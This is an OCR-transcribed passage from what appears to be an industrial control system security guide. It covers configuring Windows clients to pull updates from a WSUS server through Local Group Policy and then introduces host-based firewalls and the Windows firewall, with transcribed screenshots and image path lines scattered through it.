
Now it is time to configure the (industrial zone) clients to start pulling updates from the newly-built WSUS server. The configuration for this is done via a group policy. In cases where a full domain is set up, the changes would be done in the Domain Controller's group policy editor and then pushed down to the clients. The following instructions detail how this is achieved without a domain using the client's **Local Group Policy Editor**:

1. On the client computer, open **Local Group Policy Editor**. Open the **Run** box and type `gpedit.msc`.
2. Navigate to `Administrative Templates` | `Windows Components` | `Windows Updates`:



| Setting | State |
|---|---|
| Do not display 'Install Updates and Shut Down' option in Sh... | Not configured |
| Do not adjust default option to 'Install Updates and Shut Do... | Not configured |
| Enabling Windows Update Power Management to automati... | Not configured |
| Configure Automatic Updates | Not configured |
| Specify intranet Microsoft update service location | Not configured |
| Automatic Updates detection frequency | Not configured |
| Allow non-administrators to receive update notifications | Not configured |
| Turn on Software Notifications | Not configured |
| Allow Automatic Updates immediate installation | Not configured |
| Turn on recommended updates via Automatic Updates | Not configured |
| No auto-restart with logged on users for scheduled automat... | Not configured |
| Re-prompt for restart with scheduled installations | Not configured |
| Delay Restart for scheduled installations | Not configured |
| Reschedule Automatic Updates scheduled installations | Not configured |
| Enable client-side targeting | Not configured |
| Allow signed updates from an intranet Microsoft update ser... | Not configured |

3. Configure the **Configure Automatic Updates** setting:
    1. Check the Enabled checkbox to enable the setting.
    2. Select option **3 - Auto download and notify for install**—this gives the computer user the chance to prepare for an update installation and reboot cycle of the computer.
    3. Now select **1 - Every Sunday** (once a week is sufficient). Set **Scheduled install time** to **03:00** (nice and early).
    4. Verify all the options once again. After verification, click on **OK** to apply the setting:



Enabled (selected)

Supported on: At least Windows 2000 Service Pack 3 or Windows XP Professional Service Pack 1

Configure automatic updating: 3 - Auto download and notify for install

The following settings are only required and applicable if 4 is selected.

Scheduled install day: 1 - Every Sunday

Scheduled install time: 03:00


Specifies whether this computer will receive security updates and other important downloads through the Windows automatic updating service.

This setting lets you specify if automatic updates are enabled on this computer. If the service is enabled, you must select one of the four options in the Group Policy Setting:

2 = Notify before downloading any updates and notify again before installing them.

When Windows finds updates that apply to this computer, an icon appears in the status area with a message that updates are ready to be downloaded. Clicking the icon or message provides the option to select the specific updates to download. Windows then downloads the selected updates in the background. When the download is complete, the icon appears in the status area again, with notification that the updates are ready to be installed. Clicking the icon or message provides the option to select which updates to install.

4. Configure the **Specify intranet Microsoft update service location** setting:
    1. Select the option named **Enabled**.
    2. **Set the intranet update service for detecting updates** URL to `http://192.168.34.100:8530` (adjust to your WSUS server IP address or hostname).
    3. **Set the intranet statistics server** URL to `http://192.168.34.100:8530` (adjust to your WSUS server IP address or hostname).
    4. Click on **OK** to apply the setting:



(● Enabled)

Supported on: At least Windows 2000 Service Pack 3 or Windows XP Professional Service Pack 1

Set the intranet update service for detecting updates:

http://192.168.34.100:8530

Set the intranet statistics server:

http://192.168.34.100:8530

(example: http://IntranetUpd01)


Specifies an intranet server to host updates from Microsoft Update. You can then use this update service to automatically update computers on your network.

This setting lets you specify a server on your network to function as an internal update service. The Automatic Updates client will search this service for updates that apply to the computers on your network.

To use this setting, you must set two servername values: the server from which the Automatic Updates client detects and downloads updates, and the server to which updated workstations upload statistics. You can set both values to be the same server.

If the status is set to Enabled, the Automatic Updates client connects to the specified intranet Microsoft update service, instead of Windows Update, to search for and download updates. Enabling this setting means that end users in your organization don't have to go through a firewall to get updates, and it gives you the opportunity to test updates before deploying

5. Configure the **Allow non-administrators to receive update notifications** setting:
    1. Select the **Enabled** option.
    2. Our clients should always run with non-administrator users!
    3. Click on **OK** to apply the setting.
6. Configure **No auto-restart with logged on users for scheduled automatic updates installations**:
    1. Select the Enabled checkbox.
    2. We don't want a controls-related computer to just restart out of the blue.
    3. Click on **OK** to apply the setting:



No auto-restart with logged on users for scheduled automatic updates installations

No auto-restart with logged on users for scheduled automatic updates installations

Not Configured [✓ Enabled] Disabled

Comment:

Supported on: At least Windows 2000 Service Pack 3 or Windows XP Professional Service Pack 1

Options:

Help:

Specifies that to complete a scheduled installation, Automatic Updates will wait for the computer to be restarted by any user who is logged on, instead of causing the computer to restart automatically.


If the status is set to Enabled, Automatic Updates will not restart a computer automatically during a scheduled installation if a user is logged in to the computer. Instead, Automatic Updates will notify the user to restart the computer.

Be aware that the computer needs to be restarted for the updates to take effect.

If the status is set to Disabled or Not Configured, Automatic Updates will notify the user that the computer will automatically restart in 5 minutes to complete the installation.

Note: This policy applies only when Automatic Updates is configured to perform scheduled installations of updates. If the


7. This takes care of all the configuration and preparations. Time to test things out. Open **Windows Update** on the client computer that we just configured:



Always install the latest updates to enhance your computer's security and performance.

Most recent check for updates: Never
Updates were installed: Never
You receive updates: Managed by your system administrator
Check online for updates from Windows Update

8. Click on the **Check for updates** button to check if your system is updated.
9. The verification process might take a while. If there are any updates that the client computer is missing, they will be presented after the check.
10. Back on the WSUS server, once the client has performed a successful verification, we can see that the client computer is now part of the discovered computers that pull updates from the server:



**All Computers** (1 computers of 1 shown, 1 total)

Status: Needed Refresh

| Name | IP Address | Operating System | Installed/Not Ap... | Last Status Report |
|---|---|---|---|---|
| win-bd8aml7r55n | 192.168.40.10 | Windows 7 Enterpri... | 98% | 9/17/2017 1:20 PM |

win-bd8aml7r55n

Status

| | |
|---|---|
| Updates with errors: | 0 |
| Updates needed: | 253 |
| Updates installed/not applicable: | 10236 |
| Updates with no status: | 0 |

| | |
|---|---|
| Group membership: | All Computers, Unassigned Computers |
| OS: | Windows 7 Enterprise Edition |
| OS language: | en-US |
| Service pack: | 1 |
| IP address: | 192.168.40.10 |

Additional Details

| | |
|---|---|
| Computer make: | VMware, Inc. |
| Computer model: | VMware Virtual Platform |
| Processor: | AMD64 |
| BIOS version: | PhoenixBIOS 4.0 Release 6.0 6.00 |
| Firmware version: | Unknown |
| Mobile operator: | Unknown |

## Endpoint protection software

A different set of defensive controls to aid in computer security comes in the form of endpoint protection software solutions that are installed locally but can be administered remotely. Through the use of policies and rules, restrictions can be enforced on network traffic, access to files, and execution of applications.

Some of the most common endpoint protection software solutions include the following:

- Host-based firewalls
- Anti-malware software
- Application whitelisting software

## Host-based firewalls


A host-based firewall is a piece of software installed and running on a single host that can restrict incoming (ingress) and outgoing (egress) network activity for that host only. The firewall software can prevent a host from getting infected by blocking access to the network port of potentially vulnerable services. This doesn't, however, prevent the compromise of a vulnerable service that isn't blocked by the firewall. Host-based firewalls have undergone many changes. They have gone from simple port-blocking utilities to application-aware firewalls that, much like network-based proxy-firewalls, can allow or deny network activity from a specific application installed on the host.

In addition to restricting network activity based on rules, some host-based firewalls incorporate antivirus software and intrusion prevention capabilities. They can also provide browser protection, such as suppressing pop-ups, restricting mobile code, blocking cookies, and identifying potential privacy issues within web pages and e-mails.


The best-known host-based firewall is probably the Windows built-in firewall. Windows firewall was introduced with Windows XP, which originally shipped in October 2001 and started off as a limited firewall called **Internet Connection Firewall** (**ICF**). The ICF was disabled by default due to concerns about backward compatibility, and the configuration screens were hidden from easy access. As a result, the ICF was rarely used. From mid-2003 through 2004, many highly successful malware campaigns resulted in unpatched Windows machines being infected within a matter of minutes, once connected to the Internet. Because of this, along with criticisms that Microsoft was not being proactive in protecting its customers from threats, Microsoft decided to significantly improve both the functionality and the interface of Windows XP's built-in firewall. The ICF was rebranded as Windows Firewall and was switched on by default starting with Windows XP SP2.

Throughout the generations of the Windows operating system, the Windows XP firewall has seen some tremendous improvements in functionality and usability. The firewall went from a simple, stateless, ingress-only, rule-based, port-blocking application to a fully-integrated firewall solution covering ingress and egress connection requests. The firewall can be controlled and configured with **Active Directory Group Policy Management**.

You should make sure the firewall is enabled on all your ICS clients and that only the absolutely necessary exceptions are applied. Checking the status of the Windows firewall can be easily done from the client computer by doing a start menu search on `firewall status`:



This results in a screen similar to the one shown in the following figure, if the firewall is not enabled:


Windows Firewall
Control Panel › System and Security › Windows Firewall
Search Control Panel
Control Panel Home
Allow an app or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
See also
Security and Maintenance
Network and Sharing Center
Use recommended settings
What are the recommended settings?

Help protect your PC with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.

Update your Firewall settings

Windows Firewall is not using the recommended settings to protect your computer.


Private networks — Connected

Networks at home or work where you know and trust the people and devices on the network

| | |
|---|---|
| Windows Firewall state: | Off |
| Incoming connections: | Block all connections to apps that are not on the list of allowed apps |
| Active private networks: | Network |
| Notification state: | Do not notify me when Windows Firewall blocks a new app |

Guest or public networks — Not connected

The firewall can be enabled by clicking on the **Use recommended settings** button:


Control Panel ▸ System and Security ▸ Windows Firewall
Search Control Panel
Control Panel Home
Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
See also
Action Center
Network and Sharing Center

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

How does a firewall help protect my computer?

What are network locations?

Home or work (private) networks — Connected


Networks at home or work where you know and trust the people and devices on the network

| | |
|---|---|
